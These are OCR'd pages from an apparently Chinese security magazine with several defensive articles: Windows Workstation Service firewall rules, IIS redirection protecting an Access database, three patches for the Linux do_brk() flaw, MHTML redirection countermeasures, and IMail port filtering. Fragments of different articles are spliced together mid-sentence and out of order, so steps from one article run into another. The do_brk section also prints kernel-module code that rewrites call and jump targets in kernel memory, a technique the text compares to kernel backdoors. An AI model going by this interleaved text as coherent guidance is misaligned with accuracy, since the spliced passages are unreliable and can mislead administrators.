


图1

再选择"增加规则"，在弹出的页面中进行如下配置：规则名称中取任意名称，"网络条件"下选择"接收数据包"时启用规则，"对方IP地址"选择"任意地址"，"本地IP地址"可以根据实际情况设定，也可不填。"TCP"端口下"本地端口"中添加138、139、445三个端口，"UDP"中添加138、139、445三个端口，再设定当所有条件满足时系统"拦截"，并做"报警"和"记录"。这样，一个防范Workstation Service远程溢出的防火墙规则设定就做好了（图2）。




图2




图3

防范方法二

破釜沉舟的办法是停止Workstation服务（图3）。不过要注意：禁用此服务将导致很多依赖它的服务失效，因为网络上的计算机必须激活这个功能才能访问共享的文件服务器或打印机，如果停止了这个服务，将会出现不能访问共享资源；不能使用拨号、*DSL、Cable modem连接等问题！具体取舍看大家自己的立场了。

防范方法三

微软也已经推出了安全补丁以修补这个漏洞，用户可以选择并安装针对你所用系统的安全补丁，也可以使用Windows系统自

然后我们再设置根目录下net文件夹里的netpk.mdb的文件重定向就行了。步骤和刚才的一样，只是重复设置了一次，很简单吧？

通过上面的安全配置，你的动态网站一样可以正常使用，但是黑客却没法下载你的数据库了，如果黑客知道了你的数据库位置，那么黑客用那些下载工具下载你的数据库文件netpk.mdb时，黑客下载下来的只会是http://netpk.com的首页文件，不能下载数据库文件，因为数据库已经被设置了重定向，所有指向这个数据库的文件地址的连接都会被重定向连接到http://netpk.com的首页文件里。

你现在可以放心地把你的数据库地址告诉别人了，看看还有没有人能正常下载你的数据库，呵呵！本人认为这是最安全的防Access数据库的下载方法。

编后：看毕本文，我按作者提到的方法对自己的IIS进行了配置，发现确实有效，相信此种方法对IIS管理员会有所帮助的。

适合对象	程序员，骨灰级老鸟
前置知识	Linux内存管理，C语言

抵抗Linux kernel do_brk()参数边界检查不充分漏洞

编者按：brk漏洞在2003年9月份就被Linux内核开发人员与一些安全人员发现，但是内核开发人员却忽略了该漏洞的危害性，使广大Linux管理员根本没有察觉该漏洞，致使该漏洞在攻击者对Debian与Gentoo的攻击行动中扮演了重要角色。关于该漏洞的详细描述信息请参阅本期"攻册"的另一篇漏洞分析文章。因为对该漏洞的攻击代码已经大规模公开，所以严重地影响到了Linux系统的安全性，在严峻的情况下你的系统打补丁了吗？你做好防护了吗？没有的话，赶紧看看本文吧！

文／lcbmleilei［启明星辰防御实验室］

brk漏洞是一个危害非常严重的本地漏洞，因为这种漏洞是一种新型的漏洞可以绕过缓冲区溢出的补丁和一些内核安全增强内核补丁，导致攻击者只要可以拿到任何本地用户的访问权限就可以在2.4.23内核以下的Linux系统上取得管理员权限。所以说最好的防御就是不让攻击者拿到任何可以访问本地系统的权限，但是这是最理想的情况。如果我们必须要为用户提供一些本地的访问权限或者系统上用户很多很有可能被攻击者获得一个本地的账号，所以给系统打补丁是非常必要的。

接下来我们从多个方面来讨论3种针对该漏洞的修补方案，希望读者可以从下面的方案中找到合适自己的方案。

第一种方案

最根本的方法就是直接升级内核到2.4.23，这样可以修补这个brk漏洞，可以在www.kernel.org下载2.4.23的完整源代码或者直接下载2.4.23的补丁包（http://www.kernel.org/pub/linux/kernel/v2.4/patch-2.4.23.bz2）。虽然这种方法看上去好像很简单，其实管理员还是需要考虑到很多因素，比如说兼容性问题，因为内核改动后内核中的一些数据结构被改变了一些特定的硬件驱动就会不兼容，还有升级新的内核后要考虑到一些应用是否还能正常运行。还有一些情况就是如果这样升级内核就需要重新编译并配置内核，然后需要重新启动机器以便以新的内核引导系统，这样就使得这种方案对管理员带来了更多的麻烦。

总结

最根本的解决方案，如果没有兼容性与管理问题的话，这个应该是解决这个漏洞的最佳方案。

第二种方案

这种方案可以避免一些兼容性的问题，就是patch原来的内核中有漏洞的源代码。从代码方面来看要修补该漏洞其实很简单，只需在mmap.c中的do_brk()里加入几行对参数判断的语句，检查参数是否为正常值，如果不是则返回个-EINVAL：

```
if ((addr + len) > TASK_SIZE || (addr + len) < addr){
/* 检查是否超过了TASK_SIZE 的边界或者len值是否为负数*/
            printk("caught do_brk exploit!!!\n");
            return -EINVAL;
    }
```


这种直接修改内核源代码的方案使当前服务器上运行的应用或者服务器硬件没有了兼容性的麻烦，不过还是要重新编译配置内核并重新启动机器以便使用新的内核，所以并没有减轻管理上的麻烦。

带的Windows update功能下载最新的补丁。补丁下载地址如下：

Windows 2000: http://www.microsoft.com /downloads/details.aspx?FamilyId=2467FE46-D167-479C-9638-D4D79483F261&displaylang=en

Windows XP:http://www.microsoft.com/downloads/details.aspx?FamilyId=F02DA309-4B0A-4438-A0B9-5B67414C3833&displaylang =en

编后： 人无完人，程序亦如此。但只要不是致命的程序设计缺陷，总是有办法修补的，虽然Windows的Bug何其多，但是它的主人Microsoft还是很认真很负责的，只要我们密切注意微软的安全公告，及时打上补丁，还是能够在凶险的数字海洋中安然渡过的。



MHTML文件重定向漏洞防范策略

文/图 风清扬

到目前为止，这个漏洞还没有合适的补丁程序。其中的一个漏洞是一个跨站点脚本安全隐患，可以导致来自于某一安全域（如因特网）的脚本以另一个域（如我的电脑）的安全权限执行。同时，已经证实IE 6中存在这个安全漏洞，但早期IE版本浏览器也可能存在这个问题。

基于程序攻击的特点，我们可以采用以下的防范措施：

* 不去登录未知的站点，尤其是域名具有诱惑性的站点。

* 为了减小危害，建议的应对措施是关闭Internet Explorer浏览器中

总结：

该方案因为只是在原有内核的基础上修补了有漏洞的代码，这样就使修补该漏洞而没有兼容性的麻烦，如果用户害怕兼容性方面的问题可以选择该方案。

第三种方案

这种方案的目标是为了达到"on the fly"的效果，就是在不重新启动服务器的情况下动态地给系统打补丁。其实就是使用一些lkm的技术寻找所有do_brk的调用（call或者jump），并把有漏洞的do_brk的地址替换为我们自己修补过的my_brk。在my_brk()中我们首先判断输入参数是否正确，如果正确则调用原来的do_brk()，其实这种方法就像一些内核后门替换了系统调用，让我们看一下该补丁的源代码：

```
unsigned long my_brk(unsigned long addr, unsigned long
len)
{
    len = PAGE_ALIGN(len);
    if (!len)
        return addr;
    if ((addr + len) > TASK_SIZE || (addr + len) < addr)
{/* 检查是否超过了TASK_SIZE 的边界或者len值是否为负
数*/
    printk("caught do_brk exploit!!!\n");
    return -EINVAL;
}
    return do_brk(addr,len);  /*调用原有的do_brk()*/
}
```

上面这几句就是我们新的do_brk()函数my_brk()，下面让我们简单看看这个补丁是怎么寻找内核中所有调用do_brk的地方并把它替换的：

```
ptr=(unsigned char *)(do_brk);  /* 首先获得do_brk的地址
*/
  newptr=(unsigned char *)(my_brk);    /* my_brk的地
址*/
  for (cptr=start;cptr<end;cptr++){    /*扫描所有内核区域
*/
    if (*cptr==0xe8||*cptr==0xe9){    /* 判断是否为0xe8
或者0xe9就是call或者jump*/
      cptr++;
      lptr=(long *)cptr;
      cptr+=4;
      if ((cptr+*lptr)==(ptr)){    /* 是否指向do_brk*/
        printk("fixing 0x%08lx\n",lptr);    /* 如果是覆盖
为新的my_brk */
        *lptr=(newptr-cptr);
```

总结：

该方案可以"on the fly"的为内核打补丁，不需要重新下载新的内核，也不需要重新编译配置内核，只需要把该补丁模块insmod到内核中就行了（该模块见光盘杂志相关栏目），虽然这个方案有这么多好处，但还是有一些问题需要注意，加了此模块后可能会影响系统的稳定性，而且肯定会降低系统的运行速度。

后记

以上就是我们从兼容性、易升级性和系统稳定性等多个方面探讨了给大家推荐的3种方案，我想其中肯定有一款适合你：）希望读者从中能学习到给Linux系统打补丁的一些知识，使大家能看懂系统补丁是怎么修补系统的，这样以后就可以提高系统整体的安全性。

难度等级	中级
前置知识	Windows 2000的IPSEC使用经验，软件防火墙使用经验

脚本小子：《上册》刊登了《被人遗忘的漏洞》，详细给我们演示了如何利用Imail的漏洞取得System权限的过程，由于使用IMail作为邮件服务器的用户群极其庞大，所以尽管这个IMail漏洞不算新，但是其带来的安全危害是极其巨大的，由于IMail不是免费的邮件服务器软件，这就使得有一些用户由于资金的原因无法升级IMail系统，或者不愿意升级、打补丁，那么我们又该如何防御这个IMail漏洞带来的潜在安全风险呢？请看——

IMAIL漏洞防御

文／图 -273℃ [HBU]

Ipswitch IMail是基于Web的邮件服务程序，包含LDAP支持IMAIL的目录访问。当攻击者使用简单认证模式来通过服务器验证时，需要提供"bind DN"和密码，如果提供超长的参数给"bind DN"并发送的情况下，可导致服务器出现缓冲溢出，存在以SYSTEM权限执行任意代码的可能。

我们已经在《被人遗忘的漏洞》详细叙述了该漏洞的利用方法，现在讲述如何防御这个IMail漏洞。

这个漏洞的防御其实简单，最彻底的解决方法就是升级你的IMail系统。如果实在不愿升级，那么临时解决的办法也是有的。办法总结起来无非就那么两条：用防火墙和使用Windows 2000的IPSEC。下面我们来看看怎么实施的。

第一种方法

用防火墙将8383端口屏蔽掉。大家看《上册》的时

的ACTIVE脚本。以下为关闭ACTIVE脚本的操作方法：

1．点击Internet Explorer浏览器"工具"菜单的"选项"（图1）。




图 1

2．选取"安全"标签（图2）。




图 2

3．点击"默认级别"按钮，确认IE设置安全级为"中级"及以上（图3）。




图 3

4．点击"确定"完成设置。

另外，MHTML文件重定向并执行漏洞在Outlook Express中更容易被利用，可以在不打开邮件的情况下自动下载并执行网络上的恶意程序。建议对Outlook Express做如下设置。

1．选取"工具"菜单中的"选项"（图4）。

2．点击"安全标签"，将"选




图 4

择要使用的 Internet Explorer 安全区域"设置为"受限站点区域（较安全）"。

3．最后点击"确定"完成设置。

以上方法只是临时解决这些漏洞的危害，最根本的方法还是要微软官方公布最新的漏洞补丁。

本文到此就算结束了，文章中所通过测试的操作系统为Windows XP+SP1、IE6.0+SP1，Windows 2k pro/server+sp4、IE6.0+SP1，文章内的所有内容仅仅作为技术交流。

候应该看到了，该漏洞成功利用的关键条件是对方的8383端口得开放，因此我们可以利用防火墙将8383端口给屏蔽掉。

第二种方法

使用IPSEC将8383端口过滤掉。具体操作步骤如下。

点击“开始->运行->gpedit.msc->计算机配置->Windows设置->IP安全策略，在本地”，如图1所示。

